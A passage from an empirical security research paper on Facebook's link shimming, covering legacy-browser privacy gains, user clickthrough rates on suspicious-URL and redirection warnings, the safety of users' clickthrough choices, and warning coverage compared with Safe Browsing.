Table 4: For link shim navigations upgraded from HTTP to HTTPS, we show the percent of browser clients that do not support HSTS, and hence benefit from the protocol upgrade.

browser populations. On Android and iOS, less than 3% and 1% of clients are fully legacy browsers, respectively. These mobile OS rates are higher than the desktop OS rates (excluding Windows) due to certain mobile browsers (e.g., Opera Mini) providing limited or no referrer privacy features. We observe similar trends for partially legacy browsers on different OSes so we elide the details.

For HTTPS upgrading, the story shifts due to smaller legacy populations. We observe that link shimming provides similar privacy gains for clients on different OSes. Android OS exhibits the largest legacy population, with 1.2% of its browser clients without HSTS support. For iOS and the desktop OSes (Windows, Linux, and Mac OS), less than 1% of their populations are likewise. The similarities between different OSes largely arises because the most prominent browsers across these OSes all have minimal legacy populations.

Geolocation: We investigate legacy browser usage for countries in our dataset with over a 100K clients. While there is naturally variation between countries, most countries exhibit legacy browser populations commensurate with the aggregate legacy browser proportions. For example, regarding HTTP referrer privacy, the US browser population consists of less than 1% fully legacy browsers and 14% partially legacy browsers. Over 80 countries had fewer than 7% fully legacy browsers and 25% partially legacy browsers. Meanwhile, 0.3% of US browsers lack HSTS support, and 69 countries have 2% or less of their browser population without HSTS.

We observe two notable outliers though.

1. In South Korea, 23% of clients were fully legacy browsers for HTTP referrer protection, the most among investigated countries. The legacy clients are primarily Microsoft IE, whose popularity there has been documented [35].
2. The second outlier involved certain African countries. For HTTP referrer privacy, Sudan, Ethiopia, Angola, and the Democratic Republic of the Congo all had over 20% of clients as fully legacy browsers and over 45% as partially legacy browsers (thus, legacy clients were a majority). The countries with the lowest rate of HSTS support were Ethiopia, Nigeria, Tanzania, Kenya, and Angola. Ethiopia had an anomalously high legacy population without HSTS support, with 32% of its browser clients as legacies. The other African countries listed had legacy proportions ranging from 5-15% of their populations. (Recall that for HSTS support, the US legacy browser proportion was 0.3%). For these African countries, we observe that mobile browsers are predominant and some, particularly Opera Mini, provide limited or no support for referrer protection and HSTS. We note that overall, most of the countries with the highest legacy rates are African or Middle Eastern countries.

Finding summary: Link shimming's privacy benefits vary across OSes and countries due to different legacy browser usage patterns for each. Notably, link shimming provides widespread privacy gains when there is extensive use of legacy Microsoft IE versions and certain mobile browser versions (e.g., Opera Mini) without HSTS and HTTP referrer privacy features. This most impacts the Windows OS, and countries that rely heavily on IE or mobile browsing (include many mobile-centric developing countries).

5 Security Considerations

Besides navigation privacy protections, link shimming can provide click-time checks of URL safety, warning users if the destination URL is dangerous. In addition, link shimming's design potentially creates an open redirection vulnerability [23] at the link shim endpoint. To prevent its exploitation, the link shim endpoint also warns users when redirections are potentially unexpected (i.e., the shimmed link was not generated for them, as described in Section 2.1).

Many modern browsers already employ their own blocklists and interstitials to block malicious sites. For example, Google's Safe Browsing [13] blocks malware, phishing, and unwanted software sites, and is used by Chrome, Firefox, and Safari. For link shim warnings to provide security value over existing browser interstitials, users must adhere more to link shim warnings, or link shim warnings must cover a broader set of dangerous destinations. In this section, we analyze how users engage with link shim warnings and the overlap between link shim and browser warned sites.

We note that prior studies [1, 2, 6, 9, 11, 36, 48] have investigated full browser warnings, particularly in Chrome and Firefox. Link shim dangerous URL warnings are similar in nature, but arise within the context of a particular webpage, whereas warnings from the browser itself may be more prominent (e.g., displaying danger indicators in the URL bar). Understanding how users engage with and adhere to these link shim warnings expands upon the existing literature, shedding light on a warning avenue that can be broadly adopted by various web services. In addition, link shim redirection warnings consider a security scenario not previously explored, but is broadly relevant to URL shortening and redirection services.

Comment on Statistical Analysis: Throughout this analysis, we compare population proportions. In most cases, our populations are large enough that small proportion differences

(even less than 1%) are statistically significantly different (such as under a two-tail Z-test), even if they are not necessarily meaningfully different. Thus, we elide discussion of statistical analysis except in cases with smaller populations or where smaller proportion differences have implications.

5.1 Aggregate Warning Adherence

Here we explore warning adherence as measured through warning clickthrough rates. Recall from Table 1 that link shimming displays warnings for blocked URLs, suspicious URLs, and redirections. We do not consider blocked URL warnings as they do not provide a clickthrough option. As a user may click the same shimmed link multiple times and encounter the same warning, we define unique warning encounters as distinct (browser client-specific cookie, warning type, destination URL) tuples (i.e., a particular browser client encountering a given warning for a certain destination). We say that a user clicked through a unique warning encounter if they clicked through any of the associated warning experiences. We investigate repeat warning experiences in Section 5.4. We find that in our dataset, 89.7% of browser clients experience only one unique warning encounter of any type, 4.2% encounter two, and 1.8% encounter three. Overall, our warning clickthrough data is distributed broadly among our browser clients, rather than skewing towards the behavior of heavy hitting subpopulations.

Figure 1b depicts the suspicious URL warning, which notifies users about a potentially dangerous destination while offering a clickthrough option. We find that users click through 18.2% of unique warning encounters. This clickthrough rate (CTR) is similar to those of Firefox and Chrome browser malware and phishing interstitials [1], which range from 7.2-23.2%. Thus, the different warning context for link shim warnings (within a webpage instead of from the browser itself) need not impede warning adherence.

For redirection warnings, we observe an aggregate CTR of 23.0%. We note though that the warning (as shown in Figure 1c) indicates the user is leaving the Facebook website. Users may respond differently depending on whether they were already on the website or not (e.g., a user is emailed a shimmed link). When users are already on the Facebook website (determined as discussed in Section 3.1), the CTR increases to 43.6%. In comparison, the CTR is only 17.7% for those not on the Facebook platform. This difference suggests a level of user comprehension, where they are factoring in the context in which they encounter the warning. (We did not observe a similar difference for suspicious URL warnings, indicating the on-versus-off Facebook context was not an important factor there.)

Our data reveals warning adherence rates but not warning comprehension levels. Users may adhere to a warning due to the friction it causes, rather than fully comprehending the situation. Felt et al. [9] found that user adherence to browser SSL warnings (i.e., not clicking through) was indeed higher than




Figure 2: Daily warning clickthrough rates (as percentages). While we observe clickthrough rate variations throughout our study, warning adherence remains consistently high. Note that the y-axis begins at 14%.

comprehension of those warnings, suggesting that some users encountering link shim warnings likely adhered without full comprehension. In Section 5.5, we manually label a sample of URLs that users did and did not click through to, assessing if perhaps those decisions may be grounded in more reliable knowledge or expectations about the destination site's safety.

Finding summary: Link shim warnings are able to effectively discourage the majority of users from clicking through to potentially dangerous or unexpected sites, exhibiting clickthrough rates comparable with (although not notably better than) Firefox and Chrome browser warnings. The effectiveness of link shim redirection warnings is also relevant to URL shortening and redirection services, which could employ similar warnings. We do note that a sizable minority still clicks through to the destination, and evaluate the safety of these decisions in Section 5.5.

5.2 Temporal Adherence Consistency

While a minority of users click through warnings in aggregate, it is plausible that clickthrough rates could spike at times. We investigate this by considering warning CTRs for unique warning encounters each day, depicted in Figure 2. We observe that for suspicious URL warnings, the CTR can vary widely, ranging between 14-32% of warnings. For redirection warnings, the CTR exhibits a smaller but still wide varying range of 18-28%. We note that these fluctuations are throughout our dataset's duration; there is not a clearly increasing or decreasing CTR trend, and the majority of users consistently adhere to the warnings across time.

We hypothesize that these daily CTR fluctuations may be due to the ever-changing set of URLs receiving warnings as time passes. As we will uncover in Section 5.5, users do appear to evaluate the safety of destination URLs to some

extent, perhaps relying on prior experiences or knowledge of popular domains. The shifting patterns in URL usage (e.g., those used in attack campaigns) may result in different clickthrough rates. Another possibility is that different users are encountering warnings over time. Large-scale online phenomena (e.g., malicious campaigns or benign events like viral content) may reach different user subpopulations that exhibit varying clickthrough behavior.

Finding summary: Warning clickthrough rates fluctuate temporally, possibly due to changes in the URLs receiving warnings or the user subpopulations encountering those URLs. Despite these variations, the warnings still consistently discourage the majority of users from clicking through, exhibiting clickthrough rates over time that remain similar to those of browser warnings.

5.3 Demographic Influences

Here we consider how warning clickthrough behavior varies across different browsers, OSes, and countries.

Browsers: For suspicious URL warnings, we observe that browsers exhibit similar CTRs, ranging from 16% (Edge) to 22% (Chrome), suggesting that users perceived the danger warnings similarly across browsers. We note that Akhawe and Felt [1] found that Firefox users clicked through malware and phishing browser warnings at a notably lower rate than Chrome users. That difference may be due to different warning designs between the two browsers, whereas Facebook's link shimming presents a similar design for all browsers.

In contrast, redirection warning CTRs varied widely across different browsers, between 10% (Firefox) and 40% (Android). We note that browsers with lower mobile presence, such as Firefox, IE, and Edge, had the lowest CTRs, all less than 17%, whereas browsers with large mobile penetration (Chrome, Opera, Safari, Android, Samsung) all exhibited CTRs above 22%. We hypothesize that in this less alarming scenario, either the mobile UI conveys less risk or induces less friction, or the population of mobile users (such as in mobile-centric developing countries) perceives less danger.

OS: CTRs for suspicious URL warnings varied more for OSes than for browsers, between 16% for Android and 27% for Windows. Mac OS, Linux, and iOS had CTRs of 23%, 26%, and 22%, respectively. We observe that the desktop OSes are on the higher end of the CTR range, suggesting that for severe warnings (but not more benign ones like with redirections), the mobile environment (either the UI or the users) correlates with higher warning adherence. We note that Akhawe and Felt [1] also evaluated browser malware and phishing warning clickthroughs on desktop OSes, finding that Linux and Windows experienced the highest CTRs depending on the warning types. While our results are not directly comparable, we similarly found Linux and Windows had the highest CTRs.

OS influence on redirection warning CTRs trended in the opposite direction though. The mobile OSes, Android and iOS, experienced the highest CTRs at 39% and 29% respectively, where as the three desktop OSes were all below 26%. These results are consistent with our observations for redirection warnings across browsers.

# Encounters	Suspicious URL	Redirection
1	91.3%	96.6%
2	7.0%	2.5%
3	1.2%	0.5%
4+	0.6%	0.4%

Table 5: Number of times a browser client encounters the same warning for the same destination URL.

Country: We consider the warning clickthrough behavior for countries with at least 1000 suspicious URL warnings (given our set of such warnings is limited once divided among countries), and 100K redirection warnings. Note that warnings are translated, so country-level effects should not be primarily due to language barriers. We observe wide variation among countries, although we do not note any consistent geographic patterns, as found when analyzing link shim privacy considerations. Vietnam, Ukraine, Spain, and Egypt had the highest CTRs for suspicious URLs, with CTRs of 48%, 41%, 40%, and 39%, respectively, indicating that users in these countries often did not heed the warnings. On the low end, Russia and the US had CTRs of 8% and 14%, respectively, perhaps indicating populations more conscious of security concerns. For redirection warnings, while Egypt and Spain again had high CTRs of over 40%, the remaining countries previously discussed had CTRs below 30%.

Finding summary: We find that link shim clickthrough behavior is affected by demographic influences. Most noticeable are the differences between desktop and mobile environments, although which class experiences higher CTRs is not consistent for different warning types, potentially related to the warning severity. Similarly, browser influences appear primarily tied to their mobile prevalence. Finally, we observed wide behavioral differences between countries, potentially reflecting cultural norms or subpopulation security awareness.

5.4 Repeat Warning Encounters

Up to this point, we have considered unique warning encounters, defined as distinct (browser client-specific cookie, warning type, destination URL) tuples. However, a user may engage with the same warning-inducing shimmed link multiple times. For example, a user may click on a shimmed link, observe a warning, decide to return back, but then decide to re-click the link and click through the warning. Here we investigate these repeat warning encounters.

In Table 5, we observe that in over 90% of cases, browser clients engage with a link shim warning only once. Thus, once the user encounters the warning, they either proceed or return back, without re-clicking on the same link. However, a small minority of users do engage multiple times, with more users

re-engaging for suspicious URL warnings than for redirection warnings (8.7% versus 3.4%, respectively). This difference is statistically significant under a two-tailed Z-test with $\alpha = 0.05$ ($p < 0.01$). We hypothesize that users may re-engage less with redirection warnings as the scenario may be easier to comprehend and make a final decision on (i.e., decide whether or not they had intended to navigate to the Facebook website or the final destination). Meanwhile, a user may have been initially alarmed by the suspicious URL warning without fully comprehending the situation, and later revisits the warning to better understand and potentially change their decision.

To explore this further, we look at what clickthrough actions users took during the repeat warning encounters and the consistency of their decisions. As shown in Table 6, in the majority of cases, clickthrough decisions were consistent across the multiple encounters. Users never clicked through the warnings in 78% and 71% of cases for suspicious URL and redirection warnings, respectively. For both warning types, users changed their decisions in only 7% of cases, eventually clicking through. In the remaining cases, the users always clicked through, likely simply representing repeat visits to the destination while ignoring the warnings.

We also evaluate over how long of a period users engage with the same link shim warning multiple times, looking at the time difference between the first and last warning encounter. We observe that 86% of repeat engagements with suspicious URL warnings happen within 10 minutes (with 62% happening within a minute), and only 9% happen for longer than an hour period. In comparison, 64% of repeat engagements are similarly within a 10 minute window for redirection warnings, and 29% are over at least a day. We hypothesize that the cause of this difference may be the same as with the difference in re-engagement rates between the two warning types. In particular, with suspicious URL warnings, the first warning may have alarmed users and after the initial response, they may be quick to revisit the shimmed link to better comprehend the situation. However, they are not revisiting the link after extended periods to check if the site is still suspicious. While the majority of those encountering redirection warnings may be behaving similarly, a substantial fraction are revisiting the link after a day, potentially because of willing navigation or the more benign circumstance conveyed by the warning.

Finding summary: Users rarely revisit warning-triggering links, and when they do, they tend to revisit quickly and make the same clickthrough decision. These observations suggest that the link shim warnings are typically conveying their high-level purpose, as users are not confused enough to need to frequently revisit the warnings and change their decisions.

5.5 Safety of User Clickthrough Decisions

Much of the existing literature [1,2,6,9,11,36,48], as well as this work up to this point, has viewed warning clickthrough as a strictly negative user action, assuming reliable detection of the malicious URLs receiving warnings. However, machine learning classifiers and other detection methods suffer from false positives, resulting in errant warnings displayed for users. A primary justification for allowing users to click through warnings is to support user autonomy and provide an easy avenue to proceed in the case of false positives[5]. However, this justification assumes that users can reliably determine false positives. Here, we analyze the safety of the URLs that users do and do not decide to click through to, for both of our warning types that offer clickthrough options (suspicious URLs and redirection warnings).

Warning Type	Never CT	Mixed CT	Always CT
Suspicious URLs	78.5%	7.0%	14.5%
Redirection	71.4%	6.8%	21.8%

Table 6: For browser clients which engaged with the same link shim warning multiple times, we consider whether their clickthrough (CT) behavior was consistent.

To assess the URLs, we manually inspect random samples that should reflect the larger population distribution (we cannot use existing URL classifiers for larger scale labeling as they are the source of the warning-inducing URL labels in the first place). For each warning type, we consider warnings shown in the last day of our dataset, and randomly sample 100 URLs that at least one user clicked through to, and 100 URLs that no user clicked through to. Within two days after our data collection ended, we manually labeled these URLs as malicious, unavailable, or benign, as described below.

- Malicious URLs include phishing, malware, and spam sites. We also include websites hosting content violating Facebook's policies (e.g., promoting scams) [8], although we note that they are a minority (22%) of our malicious URLs.
- Unavailable URLs are those that are no longer online or where a website is active but the specific content is no longer available. While we cannot definitively classify these links, we hypothesize that many were malicious given their short life span, a characteristic often exhibited by malicious domains [4]. Examples of unavailable URLs include removed Youtube videos (perhaps taken down by Youtube), links to Google Forms and Google Drive (often used for phishing and malware distribution), and URL shorteners links that no longer redirect (which typically occurs when the shortener blocks the destination for security reasons).
- We conservatively label remaining sites as benign, with many linking to online stores, sale promotions, and news articles. Attackers can use some of these types of sites for online abuse, but we did not identify explicit signals when inspecting the site itself.

Each URL is independently labeled by two labelers with domain knowledge, with agreement on 95% of URLs. For the other 5%, a third expert labeler served as the tie breaker.

[5] If desired, users can always still navigate to the destination in a new browser window.

Table 7 summarizes our URL labeling results. As expected, for suspicious URL warnings, the vast majority of associated URLs are either malicious or unavailable (many of which were likely malicious as discussed earlier, although we lack definitive proof). In contrast, redirection URLs are mostly benign, although we do detect malicious and unavailable sites. It is possible here that attackers are attempting to leverage the link shim endpoint as a redirector, distributing shimmed links to malicious sites that trigger these unexpected redirection warnings at recipients. The unavailability rate of suspicious URLs is more than twice that of redirection URLs, again hinting that many unavailable URLs are likely malicious.

For suspicious URLs, the sample of sites that users click through to consists of a larger proportion of benign URLs compared to the sample of those not clicked through to (15% versus 6%, respectively). Meanwhile, the two groups exhibit similar proportions of unavailable sites, and fewer sites clicked through to are malicious compared to sites not clicked through to (36% vs 42%, respectively). If we ignore unavailable URLs (as we lack definitive labels), the difference between the maliciousness proportions of URLs clicked through to and those not is statistically significant, under a two-tailed Z-test with $\alpha = 0.05$ ($p = 0.0394$). This difference suggests that to a small degree, users can decide to safely click through the warning. However, for suspicious URL warnings that users clicked through, between 36% (considering only malicious sites) and 85% (considering both malicious and unavailable sites) of the destinations were dangerous. Thus, users are often still making insecure decisions when not adhering to the warnings, and their decisions are unlikely to serve as reliable signals of false positive detections.

For redirection URLs, our data does not reveal where the user truly believed they were navigating to when clicking a shimmed link, and we cannot accurately assess whether they made a safe clickthrough decision or not. However, we do observe malicious (and unavailable) URLs that users do and do not decide to redirect to. Overall, only 3% of URLs that users clicked through to were malicious, compared to 11% otherwise, and the proportions of unavailable sites were similar between the two groups. Again, if ignoring unavailable URLs, the maliciousness proportions of URLs clicked through to and those not is statistically significantly different, under the two-tailed Z-test with $\alpha = 0.05$ ($p = 0.0203$). This difference is consistent with our observations for suspicious URL warnings, and reinforces the notion that users can notice where they are navigating to and avoid clicking through to malicious or unexpected sites, but only to a limited extent.

Finding summary: Our results indicate that user clickthrough decision making is not completely random or arbitrary. Users can recognize and avoid clicking through to dangerous sites once warned, but this recognition is ultimately very limited, and user clickthrough decisions are unlikely to serve as reliable signals of false positive detections. Users still frequently make insecure decisions. Thus, higher friction warnings may better protect users, a direction we explore further in Section 6.

Warning Type	CT	Malicious	Benign	N/A
Suspicious URL	Yes	36%	15%	49%
	No	42%	6%	52%
Redirection	Yes	3%	75%	22%
	No	11%	64%	25%

Table 7: For each warning type, we manually label a random sample of 100 URLs that users did and did not click through to (labeled as CT). We label each URL as Malicious, Benign, or N/A (Not Available).

5.6 Warning Coverage

Finally, we investigate whether link shim warned sites could have already been blocked by browsers. Here we consider Google's Safe Browsing [13] blocklist used by Chrome, Firefox, and Safari, as we can access historical data through StopBadware [39]. For the same URLs randomly sampled in Section 5.5, all of which received link shim warnings, we queried whether the URL was ever blocked by Safe Browsing, conducting the lookup approximately 1 month after the warning displays. Considering suspicious URL warnings only, 9 of the 200 sampled URLs had ever appeared in Safe Browsing. Considering both warning types, 11 out of the 400 sampled URLs were likewise in Safe Browsing prior. Thus, the vast majority of sites that link shimming warned about would not have been blocked by browsers using Safe Browsing.

This observation is not surprising however, as Safe Browsing only blocks certain types of malicious URLs (malware, phishing, and unwanted software domains) that it can accurately classify during web crawls. In comparison, Facebook is able to leverage its own data and vantage point to identify additional malicious URLs. These include malicious sites used specifically on the Facebook platform, which may not be visible to browser vendors, and those whose detection benefits from additional context (e.g., the social network graph, user behavior), particularly relevant for identifying spam and scams. Furthermore, Facebook warns on content violating site policies [8]. From a security perspective, part of link shimming's value comes from an online service's ability to leverage its own detection strategies and warn/enforce on its site-specific policies. We further discuss the web ecosystem's distribution of user protection responsibilities in Section 6.

This analysis only considered Safe Browsing, a prominent browser blocklist. There are other browser blocklists and other sites employ their own malicious URL detection techniques and policies. However, our conclusion about the URL coverage of link shim warnings should hold generally.

Finding summary: Online services can use link shimming to leverage their own malicious URL detection methods and policies, beyond relying on browser blocklists. Combined with the observation that link shim warning adherence is

comparable to that of browser interstitials, link shimming can provide broader coverage of dangerous URLs.

6 Discussion

Here we discuss the implications of our study's findings, synthesizing promising directions for advancing online user protection moving forward.

6.1 Link Shimming Costs and Benefits

In this study, we investigated whether link shimming still meaningfully serves its purported security and privacy purposes given the modern web ecosystem. From our evaluation, we found that it can provide privacy benefits for substantial populations of legacy browser clients and security protections for users broadly. Our results consider Facebook users from around the world, which should generalize to online services serving similar consumer populations. However, link shimming does potentially incur several different costs or risks.

- User experience can be negatively impacted. Notably, link shimming adds additional redirection hops to link navigation, increasing navigation latencies. Also, the rewritten URLs may be less usable. While Facebook's link shimming design addresses certain concerns (regarding link display and copying, as mentioned in Section 2.1), other usability concerns may exist that warrant further exploration, as discussed further in Section 6.3.
- Those deploying link shimming must manage the additional complexities of link navigation, as well as increased network traffic due to the navigation intermediation.
- Like network intrusion detection systems (NIDS) or antivirus (AV), link shimming relies on monitoring data related to user actions. Such monitoring approaches may be double-edged swords; the ability to monitor can be used for protection as well as for tracking or analytics. This study evaluated link shimming's protection contributions, just as one might evaluate NIDS or AV detection effectiveness. Investigating data collection from deployers of these technologies, and privacy-preserving alternative methods, are interesting but separate research directions for future work.
- The party that intermediates shimmed link navigations can influence external web analytics and traffic. When the entity deploying link shimming owns or is the same as the intermediary (such as with Facebook), link shimming does not shift the balance of power on the web. However, if the intermediary is a separate entity, such as with security products or third-party analytics services, that intermediary may gain significant influence in the web ecosystem.

These costs are largely site specific (although the impact on user experience is more user dependent). Thus, websites must ultimately weigh the costs and benefits of deploying link shimming for themselves.

6.2 Limitations of Alternative Methods

Given link shimming's cost-benefit tradeoffs, one naturally wonders about alternative approaches to protecting users when navigating links. For navigation privacy, this study already considered modern browser features that do provide equivalent functionality as link shimming, finding that legacy browser clients are still prevalent in practice. While legacy populations may naturally shrink with time, websites could potentially invest in spurring the adoption of more modern browsers. For example, they could support the implementation of features missing from certain browsers, or engage in social campaigns to incentivize moving to modern versions. However, the software community has struggled so far to drive prompt and widespread updating for various types of software, largely due to usability and dependency concerns [17, 19, 24, 44–46].

Even if legacy populations become negligible, link shimming can still protect users from malicious destinations. As discussed in Section 5.6, websites can use site-specific URL detection to cover a broader set of sites than browser blocklists, particularly by leveraging site-specific data and vantage points that are unavailable to browser vendors.

When leveraging site-specific URL detection, a website can evaluate and action on (e.g., block or remove) malicious URLs at other times besides click-time (as provided by link shimming). For example, services can detect malicious URLs at submission time, display time (e.g., when populating a page's content), or in the background on the server side. These methods attempt to eliminate bad URLs before they are displayed to users, and thus avoid displaying warnings to them as done with link shimming. However, they suffer from TOCTTOU (time-of-check to time-of-use) vulnerabilities where URLs are not detected as bad when analyzed, but are detected later on. This issue is particularly relevant when the URLs are no longer on the service's platform, such as when content with URLs is distributed to users via email notifications. Despite Facebook's use of these other approaches as defense-in-depth, millions of users still encounter malicious URL warnings via link shimming, demonstrating that the TOCTTOU vulnerabilities are a practical concern. We also note that some of these methods are computationally expensive. For example, evaluating URLs when displayed requires assessing every external URL on a page, even if the user will only click on a small number of them (if any). Link shimming provides time-of-use checks for only links actually visited by users.

Given the limitations of other approaches, there does not yet appear to be a complete alternative substitute for the security and privacy contributions of link shimming.

6.3 Improving User Protection

Our investigation of link shimming provided insights on improving the technique itself, as well as for improving user protection more broadly. Here we discuss these lessons and directions moving forward.

Legacy Scenarios: Our study highlights that for web security and privacy concerns, we should not dismiss legacy software scenarios, as they can represent a significant population. This is particularly true for certain subpopulations. For example, in certain countries, legacy browsers were the majority. Thus, online services should identify how extensively legacy systems are used by their users, and if the extent is substantial, they should develop strategies specifically for securing legacy users. This lesson likely carries over into other domains with fragmented software ecosystems, such as with smartphones and Internet of Things devices.

Part of link shim's design specifically aids legacy populations. However, the benefits could be furthered, such as by promoting wider adoption of HSTS or the curation of reliable rules for site HTTPS upgrading. This would allow for broader automated HTTPS upgrading for legacy browsers. While efforts like HTTPS Everywhere [12] are promising, they currently fall short of the reliability needed for large-scale link shim HTTPS upgrading. Multiple studies [10, 16, 38] have observed that while raw HSTS deployment numbers remain small, adoption is progressing substantially, providing hope for broader future deployment. In general, promoting more up-to-date software, particular in subpopulations heavily reliant on legacy systems, would drive better Internet-wide security. However, our ability to do is likely limited, as discussed in Section 6.2.

Distribution of Responsibilities: The web ecosystem consists of various players with different vantage points for protecting users. While browsers can support security and privacy mechanisms for protecting users across sites, our study highlights the value of site-specific efforts. For example, Facebook can deter attacks specific to its platform, or leverage its data to identify malicious URLs in a different manner than done by browser blocklists (including detecting categories of malicious sites that are not accounted for by browser blocklists). Thus, web services can and should enhance user online protection, beyond the layer of security and privacy provided by browser vendors.

Human Factors with Website Warnings: This study considered Facebook's link shim implementation as is, without experimenting with different user interfaces. Future work can explore how users react to different website warning designs, as well as the experience of navigating through a shimmed link, particularly for different software stacks (e.g., different OSes or browsers). Additionally, follow-on work could investigate redirection warnings for URL shorteners.

Prior work on browser interstitials [9] found that different warning designs, such as warning colors and text, resulted in different adherence behavior. Similar efforts for link shimming and other website warnings would help guide real-world implementations. We do note that the warning adherence rates we observed are already high and similar to those of the full browser interstitials, whose user designs have received more attention and experimentation. Thus, user-oriented studies of link shimming and other website warnings should provide benefits, although potentially to a limited extent.

Additionally, our analysis of user clickthrough decisions in Section 5.5 indicates that users can avoid clicking through to malicious sites, but only to a limited degree. Thus, clickthrough decisions are unlikely to serve as reliable signals of false positive detections. A substantial portion of the sites that users clicked through to were malicious (possibly the majority of sites, as about half of our manually evaluated sites were already unavailable, with many likely malicious). This finding potentially argues for higher friction warnings where users are not provided with a simple clickthrough button, hopefully discouraging a larger fraction of users from visiting the likely malicious destination. There remains a philosophical tradeoff between user control or autonomy versus user protection. We note that even with link shim warnings that disallow clickthroughs, users can still ultimately visit the destination (e.g., copy-pasting and directly loading the URL). Thus, despite higher friction warnings, user autonomy still remains.

7 Related Work

Despite the prevalence of link shimming, to our knowledge, this study is the first to analyze the technique in practice. However, the components of our analysis touch on aspects considered in prior work. Here, we summarize the prior studies as they relate to each of these aspects.

HTTP Referrer Privacy: Nikiforakis et al. [31] investigated how referrer anonymizing services operated. These services proxy traffic for their customers to hide referrers, as also done by link shimming. Related, Weichselbaum et al. [47] studied CSP deployment by websites, including considering the CSP referrer policy. These studies looked at server-side deployment of HTTP referrer privacy protections, whereas our study provides an empirical evaluation of support by browser client populations.

HTTPS Upgrading and HSTS: Multiple studies [10, 16, 38] empirically evaluated the real-world deployment of HTTPS and HSTS for web servers, observing gradually increasing adoption. On the client software side, Luo et al. [18] analyzed the implementation of security mechanisms (including HSTS) by different mobile browser families, finding that HSTS was more broadly implemented than many other security mechanisms. However, some popular mobile browsers still lacked support. During our investigation into link shimming's HTTPS upgrading, we empirically assessed the real-world support of HSTS by actual browser clients, providing a different perspective on HSTS deployment in the wild.

Browser Warnings: A body of work [1, 2, 6, 9, 11, 36, 48] has studied the effectiveness of browser security warnings, how users react to them, and how warning designs impact adherence. Most relevant to our study, Akhawe and Felt [1] provided the first large-scale field study of browser security warning effectiveness in the wild for Chrome and Firefox. In certain regards, the link shim warnings studied in this

work are similar to the browser malware, phishing, and SSL warnings previously considered. However, link shim warnings arise within the context of a web page, rather than from the browser itself, providing an opportunity for web services to deploy warnings themselves. We also consider warnings for potentially unexpected redirections, which are distinct from other browser warning types. Thus, our analysis extends the existing literature on warning effectiveness on the web.

8 Conclusion

In this paper, we provided a large-scale empirical evaluation of the security and privacy contributions of link shimming, a technique widely deployed by major online services, in today's web ecosystem. Using a real-world deployment as a case study, we first assessed the privacy gains that link shimming provides through masking HTTP referrers and automatically upgrading links to HTTPS. We found that while modern browsers support alternative privacy mechanisms, a substantial minority of users are on legacy clients benefiting from link shimming, with a skew towards certain subpopulations such as mobile-centric developing countries. We then analyzed the effectiveness of link shim warnings at alerting users to suspicious destinations or unexpected redirections. We observed high warning adherence rates similar to those of popular full browser interstitials, and broader site coverage than when relying on browser blocklists. Ultimately, our study indicates that link shimming can provide meaningful security and privacy benefits in today's web, and suggests directions for advancing online user protection.

9 Acknowledgments

We thank David Freeman, Neha Chachra, Yiannis Papagiannis, Gelin Zhou, Will Shackleton, Jun Zhang, Subodh Iyengar, Jennifer Martinez, Catherine Anderson, Liz Keneski, and Scott Renfro for providing feedback, discussions, and support in executing the study. We also thank the anonymous reviewers and our shepherd for constructive feedback on improving this paper. Opinions and findings expressed in this paper are those of the author, and do not necessarily reflect those of the research sponsor.

References

[1] Devdatta Akhawe and Adrienne Porter Felt. Alice in Warningland: A Large-Scale Field Study of Browser Security Warning Effectiveness. In *USENIX Security Symposium*, 2013.

[2] Hazim Almuhimedi, Adrienne Porter Felt, Robert W. Reeder, and Sunny Consolvo. Your Reputation Precedes You: History, Reputation, and the Chrome Malware Warning. In *Symposium On Usable Privacy and Security (SOUPS)*, 2014.

[3] Barracuda. Understanding Link Protection, 2018. https://campus.barracuda.com/product/essentials/doc/49055519/understanding-link-protection/.

[4] Leyla Bilge, Engin Kirda, Christopher Kruegel, and Marco Balduzzi. EXPOSURE: Finding Malicious Domains Using Passive DNS Analysis. In *Network and Distributed System Security Symposium (NDSS)*, 2011.

[5] Bennett Cyphers, Alexei Miagkov, and Andrés Arrieta. Privacy Badger Now Fights More Sneaky Google Tracking, 2018. https://www.eff.org/deeplinks/2018/10/privacy-badger-now-fights-more-sneaky-google-tracking.

[6] Serge Egelman, Lorrie Faith Cranor, and Jason Hong. You've Been Warned: An Empirical Study of the Effectiveness of Web Browser Phishing Warnings. In *ACM Conference on Human Factors in Computing Systems (CHI)*, 2008.

[7] Facebook. Link Shim - Protecting the People who Use Facebook from Malicious URLs, 2012. https://www.facebook.com/notes/facebook-security/link-shim-protecting-the-people-who-use-facebook-from-malicious-urls/10150492832835766/.

[8] Facebook. Community Standards, 2018. https://www.facebook.com/communitystandards/.

[9] Adrienne Porter Felt, Alex Ainslie, Robert W. Reeder, Sunny Consolvo, Somas Thyagaraja, Alan Bettes, Helen Harris, and Jeff Grimes. Improving SSL Warnings: Comprehension and Adherence. In *ACM Conference on Human Factors in Computing Systems (CHI)*, 2015.

[10] Adrienne Porter Felt, Richard Barnes, April King, Chris Palmer, Chris Bentzel, and Parisa Tabriz. Measuring HTTPS Adoption on the Web. In *USENIX Security Symposium*, 2017.

[11] Adrienne Porter Felt, Robert W. Reeder, Hazim Almuhimedi, and Sunny Consolvo. Experimenting at Scale with Google Chrome's SSL Warning. In *ACM Conference on Human Factors in Computing Systems (CHI)*, 2014.

[12] Electronic Frontier Foundation. HTTPS Everywhere, 2019. https://www.eff.org/https-everywhere.

[13] Google. Google Safe Browsing, 2019. https://safebrowsing.google.com/.

[14] Jeff Hodges, Collin Jacson, and Adam Barth. RFC 6797 - HTTP Strict Transport Security (HSTS), 2012. https://tools.ietf.org/html/rfc6797.

[15] Jcunews. Disable Yahoo Search Result URL Redirector, 2019. https://greasyfork.org/en/scripts/381922-disable-yahoo-search-result-url-redirector.

[16] Michael Kranch and Joseph Bonneau. Upgrading HTTPS in Mid-Air: An Empirical Study of Strict Transport Security and Key Pinning. In *Network and Distributed System Security Symposium (NDSS)*, 2015.

